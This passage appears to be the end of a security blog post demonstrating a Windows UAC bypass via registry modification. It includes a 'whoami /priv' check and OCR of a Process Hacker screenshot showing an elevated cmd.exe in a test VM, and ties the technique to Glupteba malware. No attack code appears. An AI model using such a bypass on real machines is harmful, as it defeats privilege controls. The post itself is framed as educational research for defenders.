
```
whoami /priv
```




Then, run `Process Hacker` with Administrator privileges:



and check properties of our `cmd.exe`:


win10-1903 (unmod-reg) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\user> cd .\Desktop\research\2023-06-19-malware-av-evasion-17\
Process Hacker [WIN10-1903\user]+ (Administrator)
Hacker View Tools Users
Refresh Options
Processes Services Network
Name
SecurityHealthServ
svchost.exe
svchost.exe
SgrmBroker.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
lsass.exe
fontdrvhost.exe
csrss.exe
winlogon.exe
fontdrvhost.exe
dwm.exe
explorer.exe
SecurityHealthSystray
VBoxTray.exe
OneDrive.exe
powershell.exe
conhost.exe
cmd.exe
conhost.exe
CPU Usage: 7.10%
cmd.exe (2812) Properties
Environment Handles GPU Disk and Network Comment
General Statistics Performance Threads Token Modules Memory
User: WIN10-1903\user
User SID: S-1-5-21-2239736274-681431800-882585256-1000
Session: 1 Elevated: Yes Virtualized: Not allowed
App container SID: N/A
Name Flags
BUILTIN\Administrators Mandatory (default enabl...
BUILTIN\Users Mandatory (default enabl...
CONSOLE LOGON Mandatory (default enabl...
Everyone Mandatory (default enabl...
LOCAL Mandatory (default enabl...
Mandatory Label\High Mandatory Level Integrity
Name Status Description
SeBackupPrivilege Disabled Back up files and directories
SeChangeNotifyPrivilege Default Enabled Bypass traverse checking
SeCreateGlobalPrivilege Default Enabled Create global objects
SeCreatePagefilePrivilege Disabled Create a pagefile
SeCreateSymbolicLinkPrivilege Disabled Create symbolic links
SeDebugPrivilege Disabled Debug programs
SeDelegateSessionUserImpersonatePrivilege Disabled Obtain an impersonation tok...
SeImpersonatePrivilege Default Enabled Impersonate a client after au...
To view capabilities, claims and other attributes, click Advanced.
Integrity Advanced
Close
Type here to search
11:13 PM
6/20/2023
Right Ctrl



As you can see, everything is worked perfectly! =^..^=

Glupteba malware leveraging this method to first elevate from a Medium to High integrity process, then from High to System integrity via Token Manipulation.

I hope this post spreads awareness to the blue teamers of this interesting bypass technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: Modify registry
Glupteba
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine